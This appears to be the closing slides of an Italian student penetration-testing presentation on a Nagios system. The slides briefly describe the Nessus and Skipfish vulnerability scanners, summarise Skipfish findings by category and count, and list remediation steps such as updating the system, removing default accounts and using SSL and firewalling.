


📜 Nessus

Tool per scansione automattizata delle vulnerabilità.

- Scansione vulnerabilità su vasta gamma di sistemi;
- Basato su CVSS v3.1 rating;
- Scansione completamente personalizzabile;
- Possibilità di estendere con **plugins**.

Scansione generale con Nassus:




🐟 Skipfish

Tool per scansione automatizzata specifico per web app.


- Facile da usare;
- Prestazioni elevate;
- Molto versatile;
- Permette personalizzazione report e confronto;

Scansione web app con Skipfish:



meta-chart.com

Nello specifico ▶




- 🔴 SQL query or similar syntax in parameters (1)
- 🔴 Query injection vector (1)
- 🔴 Shell injection vector (1)
- 🟠 Interesting file (4)
- 🔵 HTML form with no apparent XSRF protection (7)
- 🟢 Numerical filename - consider enumerating (10)
- 🟢 Incorrect or missing charset (low risk) (87)
- 🟢 Incorrect or missing MIME type (low risk) (22)
- 🟢 Password entry form - consider brute-force (5)
- 🟢 HTML form (not classified otherwise) (1)
- 🟢 Unknown form field (can't autocomplete) (1)
- 🟢 Hidden files / directories (34)
- 🟢 HTTP authentication required (1)
- 🟢 Resource not directly accessible (10)
- 🟢 New 404 signature seen (1)
- 🟢 New 'X-*' header value seen (9)
- 🟢 New 'Server' header value seen (1)
- 🟢 New HTTP cookie added (32)

7️⃣ Rimedi & Mitigazione

- Aggiornamento del sistema;
- Rimozione account default Nagios;
    - O valutare cambio password;
- Uso di certificati ssl;
- Troppe informazioni esposte;
- Usare politiche firewalling.

8️⃣ 🏁 Conclusioni

- Documentazione
  - Come ho eseguito l'attacco e quali metodologie ho usato;
  - Report delle vulnerabilità trovate e possibili soluzioni.



Thank you!

👉 Riferimenti e link utili

1. Documentazione Nagios;
2. Asset Monitoring 1;
3. Documentazione Kali;
4. Documentazione Network monitoring;
5. Manuale Skipfish;
6. Manuale Nessus by Tenable;
7. Specifiche CVSSv3.1;
8. Marp ➕ VScode per questa presentazione.